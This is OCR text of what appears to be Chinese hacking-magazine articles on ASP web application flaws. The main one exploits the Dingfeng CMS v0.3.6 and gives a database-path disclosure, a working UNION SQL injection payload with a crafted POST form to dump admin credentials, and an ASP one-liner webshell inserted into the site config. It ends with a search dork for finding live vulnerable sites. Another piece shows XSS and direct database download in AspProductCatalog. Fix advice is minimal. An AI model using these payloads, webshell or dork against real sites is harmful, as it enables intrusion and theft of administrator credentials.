
图9

到此不用我多说了吧？传个马备份就可获得WebShell。除了这里，在广告管理中也可以调出备份页。

写在最后

由于本次分析的系统涉及政府部门网站，请大家看到此文后本着学习的态度去检测，千万慎重对待。之所以写出本文，主要是给站长们提个醒，赶紧修补漏洞，以免被少数人利用造成恶意攻击的后果。

前置知识：无
关键词：脚本、暴库漏洞、注入



鼎峰ASP版v0.3.6漏洞分析及利用

文/图 桦香

本文主要分析的是鼎峰企业智能建站系统ASP版v0.3.6，源码由中国站长站下载，显示下载的人还挺多，有2万多人次。在本地搭建好测试环境后，我们来分析一下它的暴库漏洞以及搜索型SQL注入漏洞。

暴库漏洞

数据库连接文件有两个，一个是Include/conn.asp，另一个是Manage/Include/conn.asp。Include目录下的conn.asp代码为：

```
<!-- #include file="SQL.asp" -->
<!-- #include file="Function.asp" -->
<!-- #include file="Template.asp" -->
<%
'On Error Resume Next
dim connstr,datapath,conn
datapath="DataBase/db.mdb"
connstr="Provider=Microsoft.JET.OLEDB.4.0;Data Source=" & Server.mappath(datapath)
Set conn=Server.CreateObject("ADODB.Connection")
conn.open connstr
%>
```

不知道是由于程序员粗心还是其他人为原因，"On Error Resume Next"这句被注释了，这就导致了经典的暴库漏洞，IE地址栏输入"网站根目录+/include/conn. asp"，可以直接暴出数据库的路径，如图1所示。

同样，Manage/Include/目录下的conn.asp文件也注释掉了"On Error Resume Next"，在网站根目录后面输入Manage/Include/conn.asp也可以暴库。




图1

搜索型SQL注入

该系统include/目录下的sql.asp是防注入程序，但只对Get方式提交的数据进行了过滤，没有对Post及Cookie提交的数据进行过滤。作者编程习惯还算比较好，接收数据时基本上都指明了用request.QueryString还是用request.Form取得提交的数据。既然只对Get方式提交的数据进行了过滤，我们就可以尝试Post注入。在搜索文件search.asp 中包含了zm_search.asp这个文件，部分代码如下：

```
<%
'== 读取新闻列表
t=Request.Form("t")
key=Request.Form("key")
if t="" or key="" then
Response.Write("<script>alert('请输入关键词!');history.back();</script>")
Response.End()
end if
if t=1 then
sql="select * from Zm_Product where name like
```

```
'%"&key&"%' order by ord asc,id desc"
    menuname="搜索产品"
    else
    sql="select * from Zm_News where title like
'%"&key&"%' order by  ord asc,id desc"
    menuname="搜索新闻"
    end if
```

可以看出这段代码没有对key值进行任何过滤就带入数据库进行了查询。查看数据库的字段结构，经测试发现可以通过构造key的值为"45%' union select pass,name,3,4,5,6,7,8,9,10,11 from Zm_Admin where '%'='"，则sql="select * from Zm_Product where name like '%45%' union select pass,name,3,4,5,6,7,8,9,10,11 from Zm_Admin where '%'='%' order by ord asc,id desc"。由于程序搜索输入框有长度限制，无法输入注入代码，所以在本地构造提交页面，代码如下：

```
    <form action="search.asp" method="post"
name="form1" id="form1">
    <input name="act" type="text" id="act" size="112"
value="http://">

    <tr> <td height="33" align="center"
bgcolor="#F4F4F4"><input name="key" type="text"
class="input" id="key" size="50" value="45%' and 1=1
union select pass,name,3,4,5,6,7,8,9,10,11 from Zm_Admin
where '%'='"/></td> </tr>
    <tr> <td height="35" align="center"
bgcolor="#F4F4F4"> <select name="t" class="input"
id="otype" style="line-height:30px;">
    <option value="1" selected="selected" class="input">
产品名称</option>

    < lect> <input type="submit" name="submit2"
value="搜索" class="input" onClick="javascript:form1.
action=document.all.act.value+'search.asp';" /></td> </
tr> </form>
```

将其保存为1.html，效果如图2所示。点击"搜索"，即可成功猜解出管理登录用户名和密码，如图3 所示。

图片下方显示出了管理员用户名，图片链接形如"http://127.0.0.1/product_view.asp?id=7A57A5A743894A0E"，其中"7A57A5A743894A0E"就是相应用户名对应密码的MD5值。




图2




图3


后台获得WebShell

通过暴库下载数据库或者通过注入获得管理员登录用户和密码后，登录后台，默认后台地址是网站根路径+manage/login.asp。后台虽然有备份数据库的功能，但不能自定义要备份的文件以及生成的路径及文件名，可以通过网站基本信息配置写入一句话木马。

在网站基本信息管理的版权信息插入如下代码："%><%if request("#")<>"" then:execute request("#")%><%dim a:a=""（注：插入一句话时需要构造好代码，正常闭合"%>"和引号等标记，否则配置文件出错，网站不能正常运行）。查看Include目录下的配置信息文件vars.asp，一句话代码正常插入，用一句话客户端连接http://127.0.0.1/Include/vars.asp即可获得WebShell。

关于该系统的漏洞分析及利用就到这里了。至于暴库漏洞的修复，去掉"On Error Resume Next"的注释，而post注入则可以添加post防注入代码。后台在修改网站配置信息的时候也可以进行过滤，防止插入恶意代码。最后再提供一个Google搜索关键字供参考："intext:联系方式 信息搜素and inurl:news_view.asp"这样可以搜索到采用这套系统的网站。

前置知识：无
关键词：脚本、XSS、数据库下载



AspProductCatalog漏洞分析与利用

文/riusksk(泉哥)

AspProductCatalog是一款数据库驱动分类产品目录，结合了ASP和MS Access，主要是供企业所有者共同在线公布他们的产品。这是一套非常易于安装和使用的Web应用程序，但最近却暴出了两个漏洞：XSS与数据库泄漏。下面来具体分析一下。

XSS漏洞

在AspProductCatalog的search.asp页面中存在一个跨站脚本漏洞，在搜索框中输入跨站语句即可执行恶意脚本。具体的漏洞代码如下：

```
;下面是搜索表单
<form name="form1" method="post" action="">
<input name="keywords" type="text" id="keywords">
;搜索文本输入框keywords，对于输入的数据并未进行任何有效的过滤
<input type="submit" name="Submit" value="Search">
</form>
…代码省略…
<td width="84%" valign="top"> <p>ASP Product Catalog Search Results</p>
<p> <font color="#FF0000">
<%
sqlstring = "Select * From Products Where Details like '%" & request.form("keywords") & "%' or productname like '%" & request.form("keywords") & "%'"?
;进入SQL中搜索与关键词类似的内容
rs.close
rs.open sqlstring,cn,3,3 ;执行搜索
if not rs.eof then
response.Write("Search for '<B>" & request.form("keywords") & "</B>', Total " & rs.recordcount & " records found")
;将从表单获取的keywords输出，以致造成跨脚本漏洞的产生
while not rs.eof
%>
</font></p>
?
```




图1

测试结果如图1和图2所示，点击search后，脚本就被执行了。





图2

或者直接在地址栏中输入："http://site.com/aspProductCatalog/search.asp?keywords="><script>alert(1)</script>"也可以，结果如图3所示。


图3

数据库下载漏洞

AspProductCatalog的数据库文件存在于database/aspProductCatalog.mdb，直接在地址栏中输入"http://site.com/database/aspProductCatalog.mdb"，即可下载数据库文件，如图4所示。

存在漏洞的文件为cn.asp，代码如下：

```
<%
'Connection Strings
```

